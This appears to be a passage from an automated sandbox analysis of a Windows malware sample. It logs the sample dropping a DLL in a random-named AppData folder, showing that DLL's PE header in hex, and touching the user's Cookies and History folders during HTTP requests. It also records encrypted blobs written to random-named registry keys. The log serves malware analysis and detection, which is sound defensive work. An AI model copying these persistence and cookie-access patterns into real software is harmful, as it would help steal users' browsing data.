C:\Users\user\AppData\Roaming\Suoc	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ytziy\ipnyw.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	A9651	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SCG1PMXY.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\post[1].htm	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	3	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TK4XJNTQ.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\B8J2SM51.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ytziy\ipnyw.dll	unknown	933888	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....Vt1..._..._..._..... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.....	success or wait	1	A9680	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	933888	success or wait	1	9A6C2	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Adqoeqa	success or wait	1	92290	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\brya	success or wait	1	A3DD7	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\brya	ilyo	binary	42 AC AA 2C 0E 53 59 8A 79 3C 7E 85 AB CE 24 46 76 EC 8A 5F E0 A3 6A B6 4C E2 FD C1 27 68 E8 E1 F1 8F 7B CE 08 D0 02 EA 48 AD E6 9E DF D7 4E 30 58 F1 AB 19 CA 35 C8 5B 44 A7 F4 5E 9B 47 C0 62 D0 C6 F4 1E E0 DA 50 70 9C 6C C7 0D D7 34 B0 25 23 3D 74 D6 AD 06 A7 D5 C4 F5 2E E3 1E 54 2E 03 26 DB 6D 1C 4C FC 60 14 97 95 9F 43 92 54 2F F0 C0 6F 6F 97 CF CB 0A 5D AB EC 89 B5 4A 1E 4E 73 74 C7 0E 6A AF 93 22 6B 56 77 70 16 74 2D 00 0D 17 E8 B8 8D C5 1C 24 67 F2 F6 39 59 4A EC 58 AD C4 4A 98 D0 F1 C8 E3 EE F9 24 AB CA 2F 65 CD 31 10 13 ED 74 15 89 FE F1 DF FF FE DC 86 78 55 35 04 E5 04 5D 9C 8D	success or wait	1	A3E1A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			E0 BE 78 EC B0 47 D9 A0 29 CC 57 4F E8 E7 81 CC B2 CC 21 86 7A 32 DF 48 30 D9 A1 06 2E 33 C6 1B C0 A9 C8 26 D3 DC 9F BC E8 E1 AC 77 2E 7D 58 55 8B 35 01 5A 5B EE 5E BA 3C AA D0 6B 71 19 94 F5 4C 47 EF 78 70 2A BB 99 7F BA 6B F3 1B 0C C5 29 25 6D 9B 6C C4 7A 11 7E A8 E0 81 6C 6F 79 E4 04 70 0E C4 61 09 22 F7 C4 FE FA DE 9A 23 8A 84 5B BA 85 60 FC 9F 7B C8 B8 2D 77 5E 3F EC 84 1D BF C6 E5 0C B6 7C 42 31 0B 08 BD AC D2 73 B0 4E B4 2D 37 C5 4A A7 06 64 FE 3B 10 68 6C DC 38 87 01 7E 1C F6 E7 6C BE 4A B8 9D 3A BC 08 BC 8A EB DD D6 83 66 7B 67 BF 83 3E 8F 4F 63 B6 A1 18 52 E0 41 DC 58 8B A1 4A 0F 02 C5 E2 A6 1C D4 95 DA F1 AA B6 7B 0A 75 97 6B F4 65 03 84 AE 90 4D 91 77 E5 DC 6A EA 24 A2 DC 8B BE BC 9F 98 D3 55 4F 77 55 68 9E FD 65 81 56 67 26 C9 D8 60 8A 83 47 31 9B 0E E4 9D 90 E3 8E 22 7B BA 9F 71 25 04 9C EC 7E FD 92 F1 59 DC CB 5E B5 7F 07 5B 59 56 EB 85 F1 72 28 BD EA 48 4D 11 1F C9 95 CA 0B 68 CB 9A 57 4E 91 87 0A 8E 7C 11 0C DD 33 0F 9B E1 3B 56 71 57 3C BB 29 BF D0 8C 6B 45 C7 9E 17 17 E8 72 74 AF 35 1D 13 7C F4 D8 C0 50 BA 1A 26 23 F9 61 FC 8E 45 20 97 5D 0C 69 7A D3 CE 39 6B D9 DE DB E6 30 A4 FA EE 99 3B 3E 78 B3 A4 EB D3 26 40 5C BD D5 3D EC B6 4E C8 18 15 9D 58 97 F8 BC D3 37 73 31 51 41 E0 16 C3 3A D3 FB AD AA 8A 08 D7 34 3F 22 14 D4 67 12 28 88 8C 95 A0 08 BD 1A DD 8E BC 96 DC A7 EE FB 77 E4 1F 50 5C B0 56 29 95 99 BC 87 56 F4 C5 42 96 09 BA 16 F0 78 68 A7 04 96 4C 0E A8 E8 03 E9 29 FB B4 5D 7B 54 44 73 F8 77 09 8A 1C FD A8 36 16 42 B0 B9 84 87 24 D8 B7 D2 97 CC D7 36 3A CD 2A 61 84 A2 20 32 78 69 17 EC D5 C7 AB 71 68 54 77 95 FC 90 E9 76 CB DA 16 24 A0 8E EA BE 09 FE F7 5A 80 3D 36 56 10 30 95 46 ED F8 F9 C5 6B 3C 0F 14 88 16 58 52 03 27 F9 C5 7B 9D 62 F3 44 1A 2F 37 AB 02 BE EA 43 EA 4A A0 5B EC 68 FE DE C1 6B 4B E5 CE 3A D5 51 C5 CB ED 4A D0 E6 D2 83 9A 22 DD 44 E2 1B A0 70 30 8A CD 0D 98 31 47 60 95 4F BF 72 E9 53 B5 28 B3 9A A9 97 DD 94 37 16 1D 27 FD AB 38 42 D5 12 FE C7 76 51 8C 10 46 11 03 8B 48 9C 9B 58 64 1F 9B 82 68 D5 3E 5D 8C 01 86 30 96 73 60 5E 23 F0 FC 36 83 B5 A7 7A 1D 65 25 04 51 13 4A 5E 91 CE 7B FE CD 71 78 49 49 E9 88 20 45 27 33 2E 4C 98 8B 87 B0 52 45 4F 5A 7A 38 70 9C 56 CC 5B 66 02 E1 F0 2A 26 12 99 9C 96 CE 4D 5F E6 D1 25 07 40 37 EB 37 8F 7E 58 25 F3 AE 0C EE 67 9E DE 0C 1D 66 18 7D 5E BF FC C3 6E E4 2C 10 25 5A 9C B4 75 BE A8 15 3A CF 10 A6 D4 F5 79 08 5D E4 07 8C 32 F2 FC 2C F6 D4 1C 85 27 9F 71 CE D8 0B C6 95 3E B0 FA C6 1C 3D 49 75 AC E5 35 4D 8D 9E 46 E9 FF 9C 78 75 CF 99 E0 52 06 E4 E4 EB 20 A0 0E B3 36 9E 4B 2A C3 D5 DA 87 C9 B7 9D 18 21 2D 96 D1 E5 CE 35 0E DD BB B1 C4 71 08 3D 8C B0 A8 4B C7 F0 53 0B E9 1F FE 46 17 19 66 39 33 E3 04 AC F2 58 B5 70 D4 8F B3 D3 66 F1 95 BC A8 12 E9 3F B6 C4 32 E3 59 DC 18 AD FA A6 CB FF 40 39 B2 0F 37 9F 91 2A B1 50 0F 8A				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Adqoeqa	ywizacy	binary	63 42 FA 66 CE EE EE EA D9 AA 79 46 0B 2E 5B BF 25 E7 C9 EE 0F 72 69 D4 06 00 77 EA 39 7E B3 56 53 FF BF 51 83 89 CA 33 BD F9 03 2B C3 FF ED 14 D3 7D EB E9 31 EC C1 FC 8F FB E6 FD 4F 5D 6A 60 F0 EF D8 59 95 03 77 F1 68 C8 EF 48 52 DA 56 DF 46 0C DA AE 49 66 2B 0C 65 28 9B 34 1C 76 C3 5E 94 9C AC 85 8C 11 D5 E6 B2 78 20 06 59 21 52 51 E9 55 8A ED EB 63 F2 C2 DA AE 24 66 D5 06 1F 49 54 5E 87 4A 39 DC BF 3F DD 50 0E 9F 70 10 C0 D6 3F 0A 09	success or wait	1	A3E1A	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Adqoeqa	ywizacy	binary	63 42 FA 66 CE EE EE EA D9 AA 79 46 0B 2E 5B BF 25 E7 C9 EE 0F 72 69 D4 06 00 77 EA 39 7E B3 56 53 FF BF 51 83 89 CA 33 BD F9 03 2B C3 FF ED 14 D3 7D EB E9 31 EC C1 FC 8F FB E6 FD 4F 5D 6A 60 F0 EF D8 59 95 03 77 F1 68 C8 EF 48 52 DA 56 DF 46 0C DA AE 49 66 2B 0C 65 28 9B 34 1C 76 C3 5E 94 9C AC 85 8C 11 D5 E6 B2 78 20 06 59 21 52 51 E9 55 8A ED EB 63 F2 C2 DA AE 24 66 D5 06 1F 49 54 5E 87 4A 39 DC BF 3F DD 50 0E 9F 70 10 C0 D6 3F 0A 09	79 79 AC A2 4D 51 6C D4 30 18 86 06 0F A9 B5 5B 4E FA D0 F0 24 59 42 FF 2D 2B 5C C1 11 56 9B 7E 91 D1 B3 65 65 79 07 CC 98 BC 40 4A 1E 20 1D 0B CC 62 F4 F6 2E F3 DE E3 90 E4 F9 E2 50 42 75 7F EF F0 C7 46 8A 1C 68 EE 77 D7 F0 57 4D C5 49 C0 8B E9 ED 47 88 43 A1 DF E1 D6 4F F8 67 C4 B3 8E 62 A9 D1 08 98 DD C6 A9 38 3F 72 3C 4F CE 11 37 97 44 92 E7 1D 88 3B 9A E8 0D BF 61 F7 37 AE 40 C2 2C AF 8F 07 A7 AD 16 40 3B 88 BA 30 D3 D5 0E 05 A9 CB D3 A0 AB 56 2A BC 62 A6 6D F9 D8 85 8F D4 7A D6 A9 B8 1D 3A 77 18 F8 F3 96 F8 2F B2 8E 81 FB 1E 20 9A 43 1E 63 58 6D ED 85 1E 83 8C 8D 82 CA 35 12 01 57 01 6C E2 34 02 AC 1F 86 E9 35 E6 68 13 92 89 EA A0 31 7C 60 0D 79 0E DA 17 8D 5D 41 AF 43 7B 8C 4D 1B 77 CB 8D C5 D7 2F 52 A9 1E BF 07 02 1D FF B5 61 7E AC 05 42 3F ED A8 1E CF 5D 8D 79 D5 3F 38 F9 54 7B 74 19 F0 A0 68 08	success or wait	1	A3E1A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Adqoeqa	ywizacy	binary	79 79 AC A2 4D 51 6C D4 30 18 86 06 0F A9 B5 5B 4E FA D0 F0 24 59 42 FF 2D 2B 5C C1 11 56 9B 7E 91 D1 B3 65 65 79 07 CC 98 BC 40 4A 1E 20 1D 0B CC 62 F4 F6 2E F3 DE E3 90 E4 F9 E2 50 42 75 7F EF F0 C7 46 8A 1C 68 EE 77 D7 F0 57 4D C5 49 C0 8B E9 ED 47 88 43 A1 DF E1 D6 4F F8 67 C4 B3 8E 62 A9 D1 08 98 DD C6 A9 38 3F 72 3C 4F CE 11 37 97 44 92 E7 1D 88 3B 9A E8 0D BF 61 F7 37 AE 40 C2 2C AF 8F 07 A7 AD 16 40 3B 88 BA 30 D3 D5 0E 05 A9 CB D3 A0 AB 56 2A BC 62 A6 6D F9 D8 85 8F D4 7A D6 A9 B8 1D 3A 77 18 F8 F3 96 F8 2F B2 8E 81 FB 1E 20 9A 43 1E 63 58 6D ED 85 1E 83 8C 8D 82 CA 35 12 01 57 01 6C E2 34 02 AC 1F 86 E9 35 E6 68 13 92 89 EA A0 31 7C 60 0D 79 0E DA 17 8D 5D 41 AF 43 7B 8C 4D 1B 77 CB 8D C5 D7 2F 52 A9 1E BF 07 02 1D FF B5 61 7E AC 05 42 3F ED A8 1E CF 5D 8D 79 D5 3F 38 F9 54 7B 74 19 F0 A0 68 08	C6 0D E5 C4 CA ED C5 F4 5D 75 59 68 F6 E0 B3 B7 68 69 42 A7 6E 13 08 B5 67 61 16 8B 5A 1D D0 35 AE 4E 97 3C 37 39 1C 78 03 F0 55 9A 05 3A D2 A6 61 CF 59 5B 83 5E 73 4E 3D 49 54 4F FD EF D8 D2 42 5D 6A EB 27 B1 C5 43 DA 7A 5D FA E0 68 E4 6D 26 44 40 EA 25 EE 0C 72 4C 7B E2 55 CA 69 1E 23 CF 04 7C A5 35 3F BC 09 65 61 07 DE 7F 8D C3 A1 15 5D AD A0 38 A3 48 59 33 AA 4F FB 2F 6E B3 3E 17 C0 DD 4B 88 FC 22 74 85 A4 B1 84 B9 5B 0E 7B 24 3F 5A 2F E3 02 53 21 F1 AE A6 E5 5C 11 9D FE 83 33 F2 61 87 08 2B 44 63 AC 73 2C D7 81 F2 48 8A A3 4D 00 A7 00 D5 1F A1 6C 0B 85 88 5A 49 6B E7 46 5C DB 1A 62 DC DD 9F 0E 02 26	success or wait	1	A3E1A	RegSetValueExW

Disassembly

Code Analysis